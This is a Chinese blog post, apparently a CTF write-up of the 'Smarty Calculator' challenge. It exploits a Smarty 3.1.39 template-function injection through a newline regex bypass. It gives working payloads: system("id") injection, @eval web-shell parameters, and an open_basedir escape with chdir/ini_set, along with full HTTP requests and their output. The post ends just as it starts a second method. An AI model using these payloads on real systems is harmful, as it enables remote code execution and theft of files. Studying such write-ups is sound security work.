红明谷2022 web Smarty Calculator

原创

Sk1y 于 2022-03-28 23:20:38 发布 358 收藏 1

分类专栏： CTF刷题记录 文章标签： CTF Web Smarty

本文链接：https://blog.csdn.net/RABCDXB/article/details/123750375

版权

CTF刷题记录 专栏收录该内容

143 篇文章 3 订阅

订阅专栏

Smarty Calculator

文章目录

Smarty Calculator

源码泄露

源码对比

另一个解法：math的eval命令执行

参考链接


源码泄露

www.zip，源码泄露，分析index.php

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Smarty calculator</title>
</head>
<body background="img/1.jpg">
<div align="center">
    <h1>Smarty calculator</h1>
</div>
<div style="width:100%;text-align:center">
    <form action="" method="POST">
        <input type="text" style="width:150px;height:30px" name="data" placeholder="      输入值进行计算" value="
">
        <br>
        <input type="submit" value="Submit">
    </form>
</div>
</body>
</html>
<?php
error_reporting(0);
include_once('./Smarty/Smarty.class.php');
$smarty = new Smarty();
$my_security_policy = new Smarty_Security($smarty);
$my_security_policy->php_functions = null;
$my_security_policy->php_handling = Smarty::PHP_REMOVE;
$my_security_policy->php_modifiers = null;
$my_security_policy->static_classes = null;
$my_security_policy->allow_super_globals = false;
$my_security_policy->allow_constants = false;
$my_security_policy->allow_php_tag = false;
$my_security_policy->streams = null;
$my_security_policy->php_modifiers = null;
$smarty->enableSecurity($my_security_policy);

function waf($data){
  $pattern = "php|\<|flag|\?";
  $vpattern = explode("|", $pattern);
  foreach ($vpattern as $value) {
      //关键词过滤
        if (preg_match("/$value/", $data)) {
    echo("<div style='width:100%;text-align:center'><h5>Calculator don  not like U<h5><br>");
          die();
        }
    }
    return $data;
}

if(isset($_POST['data'])){
    //COOKIE中需要由login这个东西
  if(isset($_COOKIE['login'])) {
      $data = waf($_POST['data']);
      echo "<div style='width:100%;text-align:center'><h5>Only smarty people can use calculators:<h5><br>";
      $smarty->display("string:" . $data);
  }else{
      echo "<script>alert(\"你还没有登录\")</script>";
  }
}
```


其中有waf()过滤了关键词，比如`php flag < ?`
还会对用户得cookie进行检测，需要在cookie中加个`login:1`来进行绕过
然后会进入`$smarty->display("string:" . $data);`

版本号`3.1.39`



```
 * @method int clearCompiledTemplate($resource_name = null, $co
 */
class Smarty extends Smarty_Internal_TemplateBase
{
    /**
     * smarty version
     */
    const SMARTY_VERSION = '3.1.39';
    /**
     * define variable scopes
```

该版本有个漏洞



[Unreleased]

[3.1.39] - 2021-02-17


Security

- Prevent access to `$smarty.template_object` in sandbox mode
- Fixed code injection vulnerability by using illegal function names in `{function name='blah'}{/function}`

[3.1.38] - 2021-01-08

版本信息也可以在data处进行测试


```
data={$smarty.version}
```



```
Connection: close

data={$smarty.version}
```

```
        <input type="submit" valu
      </form>
    </div>
  </body>
</html>
<div style='width:100%;text-align
  <h5>
    Only smarty people can use ca
      <br>
      3.1.39
```

有poc



Vulnerability Analysis

When compiling template syntax, the `Smarty_Internal_Runtime_TplFunction` class does not filter the name property correctly when defining `tplFunctions`. Let's tak
following template:

`{function name='test'} {/function}`

We can see that the compiler generates the following code:

```
/* smarty_template_function_test_8782550315ffc7c00946f78_05745875 */
if (!function_exists('smarty_template_function_test_8782550315ffc7c00946f78_05745875')) {
    function smarty_template_function_test_8782550315ffc7c00946f78_05745875(Smarty_Internal_Template $_smarty_tpl,$params) {
            foreach ($params as $key => $value) {
            $_smarty_tpl->tpl_vars[$key] = new Smarty_Variable($value, $_smarty_tpl->isRenderingCache);
        }
    }
}
/*/ smarty_template_function_test_8782550315ffc7c00946f78_05745875 */
```

The `test` string which is presumed controlled by the attacker is injected several times into the generated code. Notable examples are anything not within single quotes

Since this is injected multiple times, I found it difficult to come up with a payload that would target the comment injection on the first line, so I opted for the function de

Proof of Concept

Using PHP's built in webserver and the supplied page from Hardened Sandbox as the target, run the following poc:

```
http://localhost:8000/page.php?poc=string:{function+name='rce(){};system("id");function+'}{/function}
```

CSDN @Sk1y


```
{function+name='rce(){};system("id");function+'}{/function}
```

但是题目对输入值进行了正则过滤

源码对比

去github下载源文件`https://github.com/smarty-php/smarty/releases/tag/v3.1.39`，和题目给得源码进行文件对比（代码对比我使用的是`winmerge`，感谢开源）

发现`sysplugins\smarty_internal_compile_function.php`有点不同，在正则过滤那块出题人进行了修改，如果正则匹配成功，就会进入`trigger_template_error`函数，会导致不回显



[redacted]src\Smarty\sysplugins\smarty_internal_compile_function.php

```
     * @param array                                     $args     array with a
     * @param \Smarty_Internal_TemplateCompilerBase $compiler compiler obj
     *
     * @return bool true
     * @throws \SmartyCompilerException
     */
    public function compile($args, Smarty_Internal_TemplateCompilerBase $c
    {
        // check and get attributes
        $_attr = $this->getAttributes($compiler, $args);
        if ($_attr[ 'nocache' ] === true) {
            $compiler->trigger_template_error('nocache option not allowed'
        }
        unset($_attr[ 'nocache' ]);
        $_name = trim($_attr[ 'name' ], '\'"');

        if (preg_match('/[a-zA-Z0-9_\x80-\xff](.*)+$/', $_name)) {
            $compiler->trigger_template_error("Function name contains inva
        }

        $compiler->parent_compiler->tpl_function[ $_name ] = array();
        $save = array(
            $_attr, $compiler->parser->current_buffer, $compiler->template
            $compiler->template->caching
        );
        $this->openTag($compiler, 'function', $save);
```

[redacted]\smarty-3.1.39\libs\sysplugins\smarty_internal_compile_function.php

```
     * @param array                                     $args     array with a
     * @param \Smarty_Internal_TemplateCompilerBase $compiler compiler obj
     *
     * @return bool true
     * @throws \SmartyCompilerException
     */
    public function compile($args, Smarty_Internal_TemplateCompilerBase $c
    {
        // check and get attributes
        $_attr = $this->getAttributes($compiler, $args);
        if ($_attr[ 'nocache' ] === true) {
            $compiler->trigger_template_error('nocache option not allowed'
        }
        unset($_attr[ 'nocache' ]);
        $_name = trim($_attr[ 'name' ], '\'"');

        if (!preg_match('/^[a-zA-Z0-9_\x80-\xff]+$/', $_name)) {
            $compiler->trigger_template_error("Function name contains inva
        }

        $compiler->parent_compiler->tpl_function[ $_name ] = array();
        $save = array(
            $_attr, $compiler->parser->current_buffer, $compiler->template
            $compiler->template->caching
        );
        $this->openTag($compiler, 'function', $save);
```

CSDN @Sk1y


我们来分析一下这个正则匹配的差异，在题目给出的源码中，将`!`去掉，表示匹配成功即进入error；
然后`a-zA-Z0-9_\x80-\xff`这些包含了正常的大小写字母，数字，下划线以及不可显字符；
而后面的`(.*)+`中，`.`匹配`除了换行符`以外的所有字符，`*`匹配0次或者多次，`+`匹配一次或者多次

```
if (preg_match('/[a-zA-Z0-9_\x80-\xff](.*)+$/', $_name)) {
            $compiler->trigger_template_error("Function name contains invalid characters: {$_name}", null, true);
        }
```

所以可以换行绕过，`%0A` 既不在前面的 `[]` 匹配里面，又不被后面的 `.` 匹配

所以我们只需要在原来的poc基础上，加上回车绕过，即可执行（我这里用了两个回车进行绕过）


```
data={function+name='rce(){};system("id");function%0A%0A'}{/function}
```



```
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: UM_distinctid=
17f8d34a7f932c-0e50148d0f032b-56171d51-144000-17f8d34a7fae31;login=1
Connection: close

data={function+name='rce(){};system("id");function%0A%0A'}{/function}
```

```
        <input type="text" style="width:150px;height:30px" name
        <br>
        <input type="submit" value="Submit">
      </form>
    </div>
  </body>
</html>
<div style='width:100%;text-align:center'>
  <h5>
    Only smarty people can use calculators:<h5>
      <br>
      uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

查看phpinfo



```
POST /index.php?1=phpinfo(); HTTP/1.1
Host: 4e5d5d8f-ae8f-484b-b038-b6a1c81173cf.node4.buuoj.cn:81
Content-Length: 85
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://4e5d5d8f-ae8f-484b-b038-b6a1c81173cf.node4.buuoj.cn:81
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36 Edg/99.0.1150.52
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://4e5d5d8f-ae8f-484b-b038-b6a1c81173cf.node4.buuoj.cn:81/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: UM_distinctid=
17f8d34a7f932c-0e50148d0f032b-56171d51-144000-17f8d34a7fae31;login=1
Connection: close

data=
{function+name='rce(){};system("id");@eval($_GET[1]);function%0A%0A'}{/fu
nction}
```

Only smarty people can use calculators:


uid=33(www-data) gid=33(www-data) groups=33(www-data)

PHP Version 7.3.15

System	Linux out 4.19.221-0419221-generic #2021121
Build Date	Feb 26 2020 12:38:53
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with- dir=/usr/local/etc/php/conf.d' '--enable-option- -with-password-argon2' '--with-sodium=share openssl' '--with-zlib' '--with-libdir=lib/x86_64-li
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)

但是不能直接cat flag，有可能是进行了限制，可以通过chdir()进行绕过

```
data={function+name='rce(){};system("id");@eval($_POST[1]);function%0A%0A'}{/function}&1=mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(file_get_contents('/flag'));
```



```
data=
{function+name='rce(){};system("id");@eval($_POST[1]);function%0A%0A'}{/function}&1=
mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(file_get_contents('/flag'));
```


```
  </body>
</html>
<div style='width:100%;text-align:center'>
  <h5>
    Only smarty people can use calculators:<h5>
      <br>
      uid=33(www-data) gid=33(www-data) groups=33(www-data)
      string(43) "flag{e228abb6-621e-4bd6-8454-a74076e48fd2}
      "
```

CSDN @Sk1y

另一个解法：math的eval命令执行

注意`function.math.php`这个文件，

